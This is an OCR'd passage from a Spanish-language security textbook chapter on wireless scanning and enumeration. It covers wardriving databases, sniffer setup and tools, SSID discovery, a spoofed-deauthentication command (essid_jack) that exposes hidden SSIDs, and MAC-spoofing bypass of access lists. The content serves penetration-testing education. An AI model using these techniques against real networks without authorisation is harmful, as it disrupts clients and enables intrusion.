


Figura 8-7 JiGLE (el cliente Java para WiGLE.net).

si vive en un área dentro de los datos de WiGLE, las personas ni siquiera tendrían que ir a detectar redes inalámbricas en un vehículo en movimiento para encontrar su red. La buena noticia es que si la tendencia actual es un indicador, el número de puntos de acceso inalámbricos con cifrado WEP contra el número que no tienen ha dado la vuelta. Esto significa que ahora existen menos WAP configurados sin WEP que los que sí lo tienen configurado. ¡Tal vez toda esta exposición de hackeo ha hecho algún bien!

JiGLE lee red y datos GPS de paquetes de mapa WiGLE. Como opción predeterminada, incluye un paquete de mapas de Chicago, pero sólo necesita registrarse para descargar cualquier otro mapa disponible de otras partes de Estados Unidos. El cliente también puede leer por sí solo sus propios archivos de resultados NetStumbler o Kismet y graficar los puntos de red en un mapa.

Si está realizando una valoración inalámbrica, es una buena idea revisar la base de datos WiGLE u otras bases de datos en línea, como http://www.netstumbler.com, para determinar la presencia de puntos de acceso. Casi todas las bases de datos honrarán su solicitud de quitar los puntos de acceso.




Figura 8-8 DiGLE (el cliente nativo de Windows para WiGLE.net).

Para la élite de quienes usan Apple (sobre todo los fanáticos de Mac que ni siquiera necesitan la versión soportada de forma oficial), existe TiNGLE (un cliente nativo Mac OS X para WiGLE.net).

ESCANEO Y ENUMERACIÓN INALÁMBRICOS

Siguiendo la metodología de ataque de *Hacking Exposed*, la segunda y tercera etapas de la elección de un objetivo y la intrusión apropiada en un sistema es el escaneo y la enumeración. Como tal vez ya lo sabe, la tecnología inalámbrica es muy diferente de casi todas las demás tecnologías que ha aprendido en este libro. Por lo tanto, es la única tecnología que puede poner en peligro sin conectarse realmente a la red (en la terminología del cable, "brincar en el alambre"). El escaneo y la enumeración inalámbricos se combinan en el sentido de que, en general, estas etapas de penetración se conducen de forma simultánea. Recuerde que la meta de las etapas de escaneo y enumeración es determinar un método para obtener acceso al sistema.

Después de que ha realizado la detección de redes inalámbricas desde un vehículo en movimiento, los puntos de acceso de destino identificados y las cargas capturadas de paquetes cifrados con WEP, cifrados con WPA (Wi-Fi Protected Access, acceso protegido a Wi-Fi) y no cifrados, es tiempo de iniciar la siguiente etapa del proceso de penetración. Aunque instalar la antena puede ser la etapa más difícil al preparar la detección de redes inalámbricas desde un vehículo

en movimiento, el análisis de paquetes es el aspecto técnicamente más demandante del hackeo inalámbrico, porque requiere que sea capaz de usar y entender un olfateador de paquetes y, en algunos casos, descifrar la transmisión en sí.

Durante la expedición de detección inicial de redes inalámbricas desde un vehículo en movimiento que debió realizar primero, habrá identificado puntos de acceso y alguna información pertinente al respecto. Esta información puede incluir un SSID de puntos de acceso, dirección MAC, uso de WEP/WPA, dirección IP y diferentes transmisiones de red. Al igual que con cualquier ataque, cuanta más información tenga en el comienzo del intento de penetración, más altas serán las probabilidades de éxito y más predecible el resultado del ataque.

Al principio la pieza más importante de datos que debe tener acerca de su punto de acceso identificado es el SSID. En todos los casos, así es como hará referencia al punto de acceso identificado. Después de que obtenga el SSID, la siguiente meta consiste en determinar y clasificar los tipos de datos que ha olfateado en la WLAN. Los datos pueden dividirse de forma lógica por punto de acceso y subdividirse más por cliente AP. Durante el análisis de paquetes observará de forma rápida si los datos que recibió de la detección inicial están cifrados. Si es así, debe determinar si los datos están cifrados por medio de un esquema de implementación WEP o WPA o uno de capas adicional, como SSL a través de HTTP. Si se está usando un esquema de cifrado WEP/WPA, el siguiente paso consiste en identificar la longitud de la clave. En muchos casos, la longitud es de 64 bits (algunas veces referido como 40 bits) o 128, pero algunas implementaciones permiten claves más fuertes, como 256, 1024 o 2048. Aquí se muestran las opciones básicas de cifrado en casi todos los WPA hoy en día:

- **WEP (privacidad equivalente a cableada)** Cifrado de 64 o 128 bits.
- **WPA-PSK [TKIP] (acceso Wi-Fi protegido con clave previamente compartida con TKIP)** Cifrado estándar WPA-PSK con tipo de cifrado TKIP (protocolo de integridad de clave temporal) (IEEE 802.11i).
- **WPA-PSK [AES] (acceso protegido Wi-Fi con clave previamente compartida versión 2 con AES)** Cifrado WPA-PSK estándar con tipo de cifrado AES (estándar de cifrado avanzado) (NISTs US FIPS PUB 197).
- **WPA-PSK [TKIP] + WPA-PSK [AES]** Permite ambos.

Entender cada una de las opciones de seguridad anteriores le permite identificar con más precisión lo que ve cuando valora su red. Sin importar las técnicas de cifrado que se emplean en WAP, el paso inicial de escaneo y enumeración de una red inalámbrica permanece igual: incluye olfatear de manera pasiva el tráfico y conducir un análisis para realizar más investigaciones y ataques agresivos.

Olfateadores inalámbricos

Un prefacio para esta sección: los olfateadores inalámbricos no son diferentes de los "cableados" en lo que se refiere a descifrar y analizar paquetes reales. La única diferencia es que el olfateador inalámbrico puede leer y ordenar en categorías la estructura de paquete inalámbrico con encabezados 802.11, IV, etc. Los olfateadores capaces de capturar paquetes 802.11 se usarán mucho dentro de esta sección. Si nunca ha usado un olfateador o un analizador de paquetes dirigido (o ha pasado mucho tiempo desde que lo hizo), se recomienda ampliamente que refresque sus conocimientos antes de ir a la siguiente sección.

Captura de paquetes y recursos de análisis

Los siguientes recursos, cuando se usan juntos, proporcionan una visión general de las técnicas y los conocimientos prácticos detrás de la captura y el análisis de paquetes:

- **http://grc.com/oo/packetsniff.htm** Una gran fuente para encontrar análisis de paquetes, olfateadores comerciales, identificaciones de nodos de modo promiscuo y métodos para frustrar olfateadores no autorizados.
- **http://cs.ecs.baylor.edu/~donahoo/tools/sniffer/sniffingFAQ.htm** Un buen sitio de introducción para cubrir las bases del olfateo de paquetes y los requisitos generales de la arquitectura de un olfateador.

Existen muchos olfateadores de red para captura de paquetes de modo promiscuo, pero hay muy pocos para el lado del mundo inalámbrico debido a la edad de la tecnología. Básicamente, pueden ejecutarse tres configuraciones diferentes, dependiendo de la plataforma de su elección: Windows, Linux u OpenBSD. Concedido: si es un profesional, puede escribir sus propios controladores y módulos de olfateo para que su software de olfateo funcione bajo diferentes plataformas, pero estas tres son las que tienen más soporte mediante controladores y herramientas.

La conmutación de su tarjeta inalámbrica a modo promiscuo es completamente automático bajo Windows; sin embargo, bajo Linux es un poco más complicado, que es exactamente por lo que hemos incluido una guía para que el software de olfateo funcione bajo Linux. La configuración del kernel OpenBSD y el software es similar, así que nos disculpamos por no hacer una lista de las redundancias.

Configuración de tarjetas de red inalámbricas para Linux en modo promiscuo

Si sigue estas instrucciones, debe ser simple para usted configurar su laptop Linux y hacer olfateo inalámbrico en menos de una hora (sin incluir el tiempo de la descarga de la herramienta y el archivo).

Paso 1: Prepárese Primero y antes que nada, necesitará una tarjeta de red PCMCIA con el chip Prism2.x/3. Una buena lista de tarjetas que puede comprar se encuentra en http://wiki.personaltelco.net/Prism2Card.

Ahora que tiene su tarjeta, al igual que con cualquier nueva instalación se recomienda que respalde sus datos importantes en caso de que algo cause que sus archivos se vuelvan irrecuperables. Aunque ésta no es una instalación en demasiado riesgo, deben tomarse precauciones. Los siguientes son ejemplos de tarjetas inalámbricas que usan el chip Prism2.x/3:

- Compaq WL100
- SMC2632W
- Linksys WPC11

Paso 2: Obtenga los archivos Cuando haya completado el primer paso y esté listo para empezar, necesitará descargar algunos archivos si no puede tenerlos en su sistema. Si los siguientes vínculos

se rompen debido a nuevos lanzamientos, no debe ser difícil encontrar cualquiera de éstos por medio de una búsqueda de Google:

Paquete de servicios de la tarjeta PCMCIA de Linux	http://pcmcia-cs.sourceforge.net
Paquete WLAN de Linux (linux-wlan-ng-0.1.10)	http://www.linux-wlan.com/linux-wlan
Utilería Prismdump	http://developer.axis.com/download/tools
CVS libpcap y CVS tcpdump	http://cvs.tcpdump.org
Parche de controladores de WLAN (parche de Tim Newsham)	http://www.lava.net/~newsham/wlan
Wireshark (conocido antes como Ethereal, opcional pero se recomienda mucho)	http://www.wireshark.org/

Paso 3: Compilar y configurar Una vez que ha descargado los archivos anteriores, está listo para empezar a configurar realmente su sistema. En general, casi todas las aplicaciones usan la configuración de instalación `./configure && make && make`, pero para conocer instrucciones de compilación específicas consulte los archivos readme para cada una de las aplicaciones individuales.

NOTA Es extemadamente importante que ejecute el parche de controladores de WLAN (también conocido como parche de Newsham) antes de compilar un paquete WLAN en su sistema. De otra manera, no funcionará apropiadamente.

Paso 4: Conmutar la tarjeta Después de la compilación, necesita reinsertar todos sus servicios de tarjeta y asegurar todas las modificaciones que ha implementado. Casi todas las herramientas de olfateo y ruptura tienen funcionalidad integrada para conmutación de su tarjeta a modo promiscuo; sin embargo, tal vez quiera simplemente capturar los paquetes sin la ruptura automática u otras características dentro de las herramientas. Cualquiera que sea el caso, el comando para conmutar su tarjeta (habilitar el olfateo) se muestra aquí:

```
%root%> wlanctl-ng wlan0 lnxreq_wlansniff channel=# enable=true
```

A continuación se muestra el comando para deshabilitar el olfateo:

```
%root%> wlanctl-ng wlan0 lnxreq_wlansniff channel=# enable=false
```

Debe entender que cuando su tarjeta no está en modo promiscuo, no tiene la capacidad de enviar paquetes. Por lo tanto, está inhabilitada para comunicarse en una red cableada o inalámbrica.

NOTA El signo de número (#) es igual al número de canal en que desea olfatear paquetes. Casi todos los puntos de acceso están predeterminados a los canales 6 y 10, lo que significa que tal vez capturará casi todo el tráfico mientras olfatea estos canales.

Paso 5: Iniciar el olfateo El último paso para el olfateo manual inalámbrico consiste en empezar a capturar los paquetes para asegurarse de que ha completado la configuración de manera correcta. Una herramienta simple que puede usar para probar esto es Prismdump, una herramienta que debió descargar y compilar en los pasos 2 y 3. Prismdump simplemente manipula los paquetes capturados en el formato estándar de industria, PCAP (también conocido como formato de captura de paquete), que suele usarse como un formato común para guardar sus datos de paquete sin trabajar.

Para ejecutar Prismdump use el siguiente comando:

```
%root%> prismdump > wlan_packets
```

Un consejo rápido: cuando su archivo wlan_packets es superior a 1 byte en tamaño, ya sabe que ha empezado a capturar paquetes 802.11, lo que significa que puede comenzar a usar su software de ruptura WEP o software de análisis de paquetes, como Wireshark.

Herramientas de monitoreo de inalámbrico

Las herramientas de monitoreo inalámbrico, como ya se mencionó, son muy similares a sus contrapartes cableadas. Es relativamente fácil instalar y ejecutar casi todas las herramientas; el aspecto complicado de la herramienta es el análisis. Encontrará información adicional sobre las herramientas presentadas en sus respectivas páginas de inicio.

tcpdump

Popularidad:	*7*
Simplicidad:	*6*
Impacto:	*7*
Evaluación del riesgo:	***7***

tcpdump (http://www.tcpdump.org) es una herramienta de monitoreo de red estándar de UNIX que, en nuevas versiones, da soporte a la decodificación de información de marco 802.11. Debido a que el uso básico de tcpdump se cubre en otro lugar de este libro, aquí no describiremos la información general, únicamente los elementos específicos de 802.11. Para usar tcpdump con el fin de decodificar el tráfico 802.11, necesitará instalar las versiones de libpcap y tcpdump que le dan soporte. Al momento de escribir este libro, la revisión "actual" de cada paquete da soporte a la decodificación de marcos 802.11. El uso de redes inalámbricas es básicamente el mismo que los otros tipos de red, pero primero necesitará colocar su tarjeta en su lugar en modo de monitor para leer los marcos de administración. Aparte de los diversos comandos para cada tarjeta y sistema operativo, la forma más sencilla de conmutar la tarjeta a modo de monitor consiste en usar la secuencia de comandos kismet_monitor incluida con Kismet. Si se usa tcpdump en una red inalámbrica sin colocar la tarjeta en modo de monitor, mostrará transmisiones y tráfico destinado para host local, al igual que una red Ethernet conmutada.

Una opción que debe tomarse en cuenta es `-e`, que imprimirá los campos de control de marco, el tamaño de los paquetes y todas las direcciones en el encabezado 802.11 que muestra el identificador de conjunto de servicio básico (BSSID, Basic Service Set Identifier) y la dirección MAC de destino. Además, para fines del análisis, puede usarse "wlan" en lugar de "ether" para argu-

mentos como `wlan protocol ip`. En el siguiente ejemplo hemos habilitado el modo de monitor en la tarjeta inalámbrica y ejecutado tcpdump al especificar la interfaz inalámbrica (`-i eth1`), obtener la información 802.11 extra (`-e`), e imprimir los datos hex y ASCII de los paquetes `(-X)`:

```
[root@localhost root]# tcpdump -i eth1 -e -X
```

En el siguiente paquete puede ver que BSSID es 00:60:b3:67:6c:40, el DA (o destino) es la dirección de transmisión (FF: FF: FF: FF: FF: FF), y la dirección de origen es la misma que BSSID (la dirección MAC de punto de acceso). El tipo de marco es un Beacon, y usa un SSID de proxim. El punto de acceso es capaz de establecer una conexión 802.11 en velocidades 1, 2, 5.5 y 11 Mbps en el canal 6.

```
16:13:52.974207 BSSID:00:60:b3:67:6c:40 DA:Broadcast SA:00:60:b3:67:6c:40
Beacon (proxim) [1.0 2.0 5.5 11.0 Mbit] ESS CH: 6
0x0000   18e2 3540 1300 0000 6400 0100 0006 7072 ..5@....d.....pr
0x0010   6f78 696d 0104 0284 0b16 0301 0605 0400
     oxim............
0x0020   0300 00                                  ...
```

Wireshark

Popularidad:	*9*
Simplicidad:	*6*
Impacto:	*7*
Evaluación del riesgo:	***8***

Wireshark (conocido al principio como Ethereal) puede encontrarse en http://www.wireshark.org y es una herramienta de monitoreo de red basada en UNIX y Windows. Aunque no está específicamente diseñada para análisis 802.11, da soporte a captura y decodificación de paquetes 802.11 con libpcap en sistemas UNIX. Para Windows, también captura directamente paquetes 802.11.

Usaremos Wireshark para casi toda la sección de enumeración porque ofrece buenas capacidades de filtrado y es suficientemente compatible en varias plataformas al grado de que podemos ver los datos de paquete de la misma forma en sistemas Windows y UNIX.

Wireshark requiere controladores capaces de operar en modo de monitor. También requiere que la tarjeta se coloque en modo de monitor antes de que empiece a capturar paquetes. Para Windows, queremos usar Airpcap de CACE Technologies (http://www.cacetech.com). El producto es un dispositivo USB que escucha de manera pasiva en el aire y captura paquetes 802.11 directamente en Windows. Existen varias opciones de Airpcap, incluidas las de 802.11a/b/g/n. Y Arpcap Tx y Ex escuchan de manera pasiva y transmiten paquetes en la red inalámbrica 802.11. Esta característica es clave en Windows para habilitar la transmisión de marcos Beacon para activar puntos de acceso y enviar más información de paquetes.

Tal vez haya usado Wireshark para ver paquetes en redes Ethernet. El uso en redes 802.11 es similar, pero se le dan algunas nuevas opciones para las reglas de filtrado existentes de Wireshark al usar la categoría wlan. Consulte la documentación de Wireshark para conocer una lista completa de subcategorías de filtro wlan.

Si por alguna razón quiere inyectar paquetes en la red inalámbrica (por supuesto, no podemos imaginar por qué), entonces puede utilizar el parche Lorcon para la inyección de marco en Wireshark (http://802.11ninja.net/lorcon/wiki/WiresharkWiFiInjection).

Airfart

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*4*
Evaluación del riesgo:	***5***

Iniciado como un proyecto de ciencias computacionales para una clase de red en nivel universitario por Dave Smith, Evan McNabb y Kendee Jones, y con más contribuciones por Michael Golden, Airfart se volvió una herramienta de seguridad inalámbrica creada para identificar y analizar puntos de acceso inalámbricos (véase la figura 8-9). Llamado de forma cómica Airfart, por la combinación de "Air" (aire) y "Traf" al revés (Traf que es la abreviatura de "tráfico", por si no lo había descubierto), el servidor de esta herramienta está escrito en C y C++, con el cliente integrado por completo de GTK.

La herramienta Airfart da soporte a todos los controladores Prism2.x/3 y puede utilizarse con cualquier tarjeta inalámbrica compatible con el chip Prism2.x/3 estándar. La interfaz GTK nacida en Linux de Airfart despliega la dirección MAC para identificar el punto de acceso, su SSID, el fabricante correspondiente (como se correlaciona con MAC), la fuerza de la señal y el número de paquetes recibidos, y si todavía está activo o no. La instalación y el uso son simples y, a la par, con casi todas las utilerías de instalación de Linux y UNIX. El código de Airfart puede descargarse de Source-Forge en http://airfart.sourceforge.net.




Figura 8-9 Interfaz de análisis de tráfico Airfart.

OmniPeek

Popularidad:	*4*
Simplicidad:	*8*
Impacto:	*7*
Evaluación del riesgo:	***6***

OmniPeek (http://www.wildpackets.com) es una herramienta de monitoreo y análisis 802.11 comercial disponible para Windows 2000, XP y Vista, y da soporte a redes 802.11a/b/g/n. Varias soluciones comerciales para captura de paquetes 802.11 están disponibles en Windows, pero OmniPeek es la más útil. OmniPeek da soporte a tarjetas Lucent y Cisco 802.11b, y también tiene uno de los mejores soportes de tarjetas inalámbricas en el mercado. OmniPeek está diseñado, sobre todo, para detectar y solucionar problemas y análisis de redes, pero también tiene algunas opciones amigables de seguridad.

OmniPeek da soporte a escaneo de canal y a intervalo definido por el usuario, además de descifrado de tráfico al vuelo con una clave WEP proporcionada. El filtrado OmniPeek también es muy sencillo de configurar, y puede guardar combinaciones de filtro para archivos de plantillas. Esto le da la capacidad de cambiar rápidamente entre grupos de filtro para descubrir red y otros grupos que puede usar en análisis profundo. OmniPeek también proporciona una vista Nodes útil, que agrupa estaciones detectadas por su dirección MAC, y también muestra direcciones IP y protocolos observados para cada una. La vista Peer Map presenta una matriz de todos los hosts descubiertos en la red por sus conexiones a otros. Esto puede facilitar en gran medida la visualización de puntos de acceso y relaciones de clientes.

NOTA Otra herramienta excelente que puede utilizarse para fines de olfateo de paquetes y análisis de tráfico es THC-Wardrive, de The Hacker's Choice (THC). THC es un grupo de profesionales de seguridad que crean de manera comunitaria herramientas de prueba de penetración. Su página de inicio se ubica en http://freeworld.thc.org/.

WifiScanner

Popularidad:	*4*
Simplicidad:	*5*
Impacto:	*2*
Evaluación del riesgo:	***4***

WifiScanner es un escáner de red inalámbrica 802.11b que identifica puntos de acceso inalámbricos. Es una interfaz simple escrita para plataformas de Linux que utiliza el chip de la tarjeta Prism2.x/3. La información que se presenta a los usuarios incluye la dirección MAC de puntos de acceso, SSID, canal, fuerza de cifrado (si la hay), número de paquetes recibidos y si el punto de acceso todavía está activo (véase la figura 8-10).

Cada paquete que se captura está desplegado en una pantalla de desplazamiento, como se muestra en la figura 8-10. La lista seguirá desplazándose siempre que los paquetes se recuperen.




Figura 8-10 Interfaz de línea de comandos de Linux WifiScanner.

La ventana superior de WifiScanner es similar a una consola ejecutiva, que proporciona información de alto nivel acerca de puntos de acceso. Airfart fue creado con la misma idea en mente, y la interfaz es mucho más limpia. WifiScanner puede descargarse de su página de inicio en SourceForge en http//wifiscanner.sourceforge.net.

DEFENSAS Y MEDIDAS PARA CONTRARRESTAR LA IDENTIFICACIÓN DE REDES INALÁMBRICAS

No confunda esta sección con el endurecimiento de red o con una guía para bloquear sus puntos de acceso. Es meramente una sección dedicada a identificar cualquier medida para contrarrestar alguna WLAN implementada y, tal vez, mejorar esas defensas. Al igual que con cualquier otro objetivo de red o sistema, es imperativo que determine los tipos de sistemas, dónde se ubican y sus configuraciones. WLAN, puntos de acceso y clientes inalámbricos no son diferentes.

La información presentada le proporcionará una vista general para ayudarle a aprender a identificar sistemas y determinar qué tipo de medidas de seguridad se han implementado. Por ejemplo, podrá determinar rápidamente si un sistema está sin seguridad y se considera que es "autentificación de sistema abierto". También aprenderá a determinar la diferencia entre un sistema con WEP o WPA implementado y el tamaño de bits instalado para la clave secreta por

medio de análisis del encabezado 802.11 y un vector de inicialización. Además de los controles basados en infraestructura, podrá determinar si las características de seguridad comunes implementadas por el vendedor como listas de control de acceso (ACL, Access Control List) basadas en MAC han sido definidas en los puntos de acceso, o si se han hecho actualizaciones de protocolo o firmware al algoritmo WEP o 802.11b. Por último, cubriremos métodos para usar varias capas de cifrado, como los esquemas PKI incrustados, los IPSec basados en puerta de enlace, y la capa de aplicación VPN, incluidos los túneles SSL.

Existen algunos requisitos previos para esta sección, si quiere obtener lo mejor. Además del análisis de paquetes (que se cubrió en la sección anterior), debe entender los principios de las tecnologías de cifrado y el manejo de clave criptográfica.

Aquí se muestra una lista de recursos tecnológicos básicos de cifrado:

- **http://www.crypto.com** Página de recursos criptográficos de Matt Blaze, una fuente excelente de artículos de investigación, análisis de algoritmos criptográficos y transferencia de conocimiento en general.
- **http://www-cs.engr.ccny.cuny.edu/~csmma** Un excelente recurso académico, proporcionado por el profesor Michael Anshel, que tiene vínculos con casi todos los tipos de tecnologías criptográficas.

SSID

El SSID es la primera pieza de información necesaria para conectarse a una red inalámbrica. Las redes 802.11 usan SSID para distinguir BBS entre cada uno. Por sí solo, SSID no está hecho para usarse como una contraseña o medida de control de acceso, pero los usuarios a menudo se dejan convencer por los vendedores de que así es. Obtener SSID es simple; todo el software de detección de redes inalámbricas en un vehículo en movimiento que se mostró en páginas anteriores del capítulo reportará un SSID de red o "nombre de red". Si el punto de acceso de destino responde a una solicitud de SSID de transmisión, casi todos los controladores de red inalámbricos configurados con un SSID en ANY podrán asociarse con la red inalámbrica. Tener el SSID establecido en ANY suele hacer que el controlador envíe una solicitud de investigación a la dirección de transmisión con un SSID de longitud cero. Esto, a cambio, hace que cualquier punto de acceso que responderá a estas solicitudes (casi todos lo hacen como opción predeterminada) envíen una respuesta con su SSID y la información. En caso deseado, esto lo facilita el usuario, porque no necesita recordar el SSID para conectarse a la LAN inalámbrica (pero, por supuesto, lo hace mucho más simple para que el atacante obtenga estos datos). Los SSID pueden encontrarse en una variedad de tráfico 802.11:

- **Beacons** Como opción predeterminada, el punto de acceso envía beacons de forma continua y pueden observarse con un olfateador inalámbrico. La cadena del filtro Ethereal para ver sólo beacons es
  `wlan.fc.type==0 and wlan.fc.subtype==8`
  Si quiere filtrar los marcos beacon (se transmiten de forma constante y se cruzan en el camino), sólo encierre la instrucción anterior entre `!()`, así:
  `!(wlan.fc.type==0 and wlan.fc.subtype==8)`
- **Solicitudes de sondeo** Los sistemas cliente envían solicitudes de sondeo esperando conectarse a la red inalámbrica. Si el cliente se configura con un SSID, se mostrará en la

solicitud. Una solicitud de sondeo con un SSID nulo tal vez indique un nombre de red ANY configurado para la tarjeta.

- **Respuestas de prueba** Las respuestas de sondeo se envían para responder a una solicitud de sondeo. Las solicitudes de sondeo pueden tener un SSID en blanco o el SSID de la red a la que el cliente desea conectarse.
- **Solicitudes de asociación y reasociación** Estas solicitudes las hace el cliente cuando se une o vuelve a unirse a la red. Las solicitudes de reasociación están hechas para dar soporte a clientes inalámbricos errantes de punto de acceso a punto de acceso dentro del mismo conjunto de servicio extendido (ESS, Extended Service Set), pero también pueden enviarse si los clientes salen de un rango de puntos de acceso y después regresan a éste.

Si la red que está monitoreando tiene respuestas de sondeo de transmisión o ha quitado el SSID de los marcos beacon, tal vez necesite esperar hasta que el cliente intente reasociarse para obtener el SSID. Puede ayudar a este proceso junto con la herramienta essid_jack del conjunto de herramientas Air-Jack (http://sourceforge.net/projects/airjack/). essid_jack reenviará un marco de desautentificación a la dirección de transmisión que se engaña para que se vea como si viniera del punto de acceso. Esto elimina todos los clientes activos del canal dado y causa que intenten conectarse de nuevo a la WLAN, y lo hagan con éxito. Las solicitudes de sondeo y las respuestas AP del cliente contendrán el SSID "oculto".

Para usar essid_jack, proporcione la dirección BSSID y el canal de la red inalámbrica que trata de enumerar. Como opción predeterminada, enviará el paquete a la dirección de transmisión afectando a todos los clientes, pero puede especificar un solo cliente MAC al objetivo con el comnutador `-d`, como se muestra aquí:

```
[root@localhost tools]# ./essid_jack -b
00:40:96:54:1c:0b -d 00:02:2D:07:E2:E1 -c 11 -i aj0
Got it, the essid is (escape characters ar c style):
"sigma"
```

Control de acceso MAC

Aunque no se define en la especificación 802.11, casi todos los vendedores han implementado los controles de acceso en el nivel de MAC para ayudar a aumentar el tamaño de la naturaleza insegura heredada de 802.11. Cuando se usa el control de acceso MAC, el administrador definirá la lista de direcciones MAC de cliente "aprobadas" que se permiten conectar al punto de acceso. Aunque esto puede ser posible en algunas redes pequeñas, requiere que el administrador rastree las direcciones MAC de todos los clientes inalámbricos y puede volverse una carga en instalaciones grandes. Además de la sobrecarga administrativa, las direcciones MAC no proporcionan un buen mecanismo de seguridad debido a que es fácilmente observable y reproducible. Cualquiera de las estaciones MAC puede observarse con un olfateador inalámbrico, y la dirección MAC del atacante casi siempre puede cambiarse fácilmente. Por lo tanto, el atacante simplemente necesita monitorear la red, observar los clientes que se están conectando de forma exitosa al punto de acceso, y después cambiar su dirección MAC para relacionar uno de los clientes en funcionamiento. Como se observa en la figura 8-11, AiroPeek puede mostrarle las direcciones MAC descubiertas.

